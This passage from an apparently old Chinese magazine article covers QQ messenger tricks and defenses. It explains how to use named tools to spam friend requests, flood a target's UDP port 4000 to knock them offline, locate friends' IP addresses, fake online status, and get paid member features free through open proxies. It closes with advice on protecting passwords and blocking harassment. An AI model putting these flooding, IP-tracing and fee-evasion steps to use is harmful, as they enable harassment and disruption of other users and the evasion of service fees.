


图4

有朋友会问，这有什么用呢？呵呵，MM就在前面，可是请求了半天，她还是没让你通过验证，这时候你就需要使用这个“QQ砸门机”了。用热情融化坚冰，用“QQ砸门机”砸坏她家大门，它可以按你的要求设置请求的具体内容，然后不停的发出请求，直到MM不厌其烦给你通过验证为止，使用方法：打开身份验证的窗口（及标题为“找到好友”的窗体），如图4，点击“发送”程序就开始按你的设定进行工作了。

4、UDP Flood

UDP Flood是对QQ进行IP数据包端口攻击的一个工具，如图5，它是一个能发送大量UDP包的程序。我们知道QQ采用的是UDP通讯协议，而且其默认的服务端口是4000，如果在短时间内发送大量的UDP数据包到QQ的4000端口就会引起QQ掉线等。使用时先要通过QQ查IP的工具获得对方IP地址，然后在UDP Flood中填入对方的IP及端口（4000），还可以在“speed ”里拖动滑块来调节发送速度，速度越快攻击火力就越大，设置好速度后就可以开始攻击，UDP Flood就会在短时间内向对方的4000端口发送大量的任意消息的UDP数据包以阻塞通讯，对方的QQ会出现消息发送困难、频繁的掉线等现象。




图5

三、QQ 奇技赢巧

关于使用 QQ 的技巧大家也是熟练的不得了吧，不过我们这里要讲的 QQ 技巧可不是一般的技巧哦，而是一些“奇技赢巧”，是网友们在使用 QQ 的过程中探索和总结出的最最经典的一部分，学会这些技巧，保证你会 Q 的更精彩！

1、探测好友 IP 地址及其所在地

许多网友对探测好友 IP 地址及其所在地已经很熟悉了，但可能有些朋友还不是很了解，那就在这里再简单介绍一下。网上查 QQ 好友 IP 的补丁很多，其基本原理就是监视和分析对方 QQ 的 UDP 数据包的报头，从而获得对方 IP 地址及通讯端口。像 QQ2000c 0825 Beta2珊瑚虫程序就是其中一个比较优秀的查 IP 地址的软件，安装这个软件后不但可以显示好友的 IP 地址以及地理位置，如图 1，它还帮我们去掉了烦人的广告，使界面更加清爽。




图 1

2、永远在线的 QQ

我们知道一般在线 QQ 的头像会显示亮色，而如果下了 QQ，那 QQ 的头像就会变成灰色的了。但如果有人的 QQ 下了线他的头像还是显示亮色的呢？你是不是会把他当作在线？呵呵，是的，如果有这样的 QQ 那他看起来是永远在线的！




图 2

图 3

有这样的QQ吗？有！而且只要你愿意，你的QQ也马上能变成永远在线！解压永远在线修改器压缩包，运行其qqonline.exe程序，出现QQ永远在线修改器界面，如图2，首先把自己的资料先填好，然后单击第一个生成器，然后系统会提示“资料生成完毕，请点复制把它复制到粘贴板”。点击“复制”后，系统同样会提示“复制完毕”，请打开QQ“个人设定→详细资料→个人主页”然后粘贴并更新即可。

接着在最下面有一个填写昵称的表格，先把自己的昵称填上，然后点击后面的生成器，系统提示“新昵称生成完毕，请点击复制把它复制到粘贴板”，点击“复制“后，系统提示“复制完毕”，打开“QQ→个人设定→用户昵称”，然后粘贴更新即可。按这几个步骤进行即可。是不是很简单呢？这样你的QQ将会永远在线哦，意思就是说，当你上线的时候呢，你的QQ会成为灰色，即下线后的颜色，然而下线的时候呢，QQ颜色会是发光的，如图3。

3、QQ自动聊天

你能在QQ上对MM说情话而绵绵不绝吗？能对付众多的QQ网友而应付自如吗？QQ自动聊天器能帮你这个忙！QQ自动聊天器可自动循环发送QQ消息、QQ贴图，可以调节发送速度，语句库里收集许多常用聊天语句，而且用户可以自定义语句，如图4。操作简单，你可以直接双击“语句框”中的语句与好友聊天，支持新版的QQ。




图4

4、横放的文字信息

我们知道在腾讯QQ2000C?0630以上的版本开始就可以发各种字体，这使得我们的聊天更加生动和有趣。但是字体的样式只有粗体、斜体和下划线这三种样式，好像稍微显得少了一些，不过在这里笔者将给大家介绍一种极有个性的超酷的文字信息发送方法，那就是“横放文字”信息发送法。

打开信息发送框，我们可以看到上面的选择字体框，里面显示了你所选的具体的字体样式，如“宋体（CHINESE_GB2312)”，我们只要把鼠标放到上面，然后在“宋体（CHINESE_GB2312)”前边加上一个“@”的符号，这样当我们再到下面的输入框中输入汉字时，你会发觉所有的字体就是横放的了，如图5，是不是很有趣？要注意的是这个方法只对汉字有效，对英文和特殊字符没有作用。




图5

5、免费的会员功能

腾讯公司在北京地区开通了拨96692上网，在湖南的长沙、常德、衡阳、岳阳、株州等地用户拨96163上网服务，拨这些号码上网的用户能够享受QQ会员的服务：会员群的功能，上传聊天记录，会员号码保护，好友上线通知等等。

所以我们只要找一个北京地区用 96692 上网或是湖南地区用96163上网的代理服务器，然后用这个SOCKS代理来上QQ，呵呵，这样你就不用

花钱也能拥有QQ会员的功能了。怎么找呢？你可以用代理猎手之类的软件搜索96692和96163拨号上网用户的IP网段，如图6，像湖南地区96163拨号上网的IP段是61.187.*.*，只要在这个网段寻找是否有免费的代理就行了，如图7，就是一个QQ会员代理。




图6




图7

如果你用这个代理上QQ就有了所有会员的功能了，还可以用HTTP代理上QQ了。自从QQ提供了非常实用的“群”功能，羡慕了好久，可不是会员，要会员才可以新建一个群，最后我就是用这个方法新建立了两个“群”哦。当然如果你想长期稳定地享有QQ会员服务，还是用正常的方法比较好。

四、QQ安全防御

前面我们已经对网上流行的几种常见QQ攻击做了简单的介绍，现在我们来看看如何防御的这些攻击，以保护你的QQ！

1、防御QQ密码窃取

防御密码帐号盗窃，首先一定要申请QQ密码保护并保护好你的保密信箱，最好能使用手机捆定以便发现意外时取回密码，对于QQ在线密码探测，可以把你的QQ密码设置的复杂一点，不要用简单的单词、生日、节日等做为密码，最好是用数字＋英文＋字符的组合，长度不能低于8位。对付QQ木马最好的方法是不让木马进门，平时注意不要随便下载和运行来历不明的软件，不随便打开陌生人的信件，安装一个好的杀毒软件并定期更新杀毒软件库，经常用进程管理软件查看是否有可疑进程。对付欺骗法要坚持“天下绝对没有免费的午餐”的信念，不要轻信一些来自QQ上的诱惑性消息。




图1

其次还可以安装一个专业的“QQ密码防盗专

家”来帮我们防盗。绝大多数QQ盗密木马的一个共同特点是：木马通过判断当前Windows窗口中有没有名为“QQ用户登录”或“QQ注册向导”字样的QQ登录界面，如果有则进行盗取。QQ密码防盗专家从这点入手，破坏QQ盗密软件的必备条件QQ标题，实时变动法改变QQ标题，使QQ标题是动态改变。因而QQ盗密木马就不会认为是要盗的QQ登录框而放弃盗密。此软件体积小，支持最新版的QQ，兼容任何操作系统，可以轻松阻拦QQ木马进行盗密，如图1。此外QQ密码防盗专家还有取回密码、聊天记录、进程管理等等功能。

2、防御QQ各种攻击

对付消息轰炸，加强QQ的自身安全设置是有效的方法，在QQ的“安全设置”修改身份验证值为：“需要身份认证才能把我加为好友”，不要随便通过陌生人的验证，及把陌生人加为好友。再把“系统参数”的“参数设置”将“拒绝陌生人消息”选项选中，如图2，这样可以在一定程度上防止一些不速之客找上门了。其次，加强自身的安全意识，不要随便通过陌生人的验证、把陌生人加为好友。

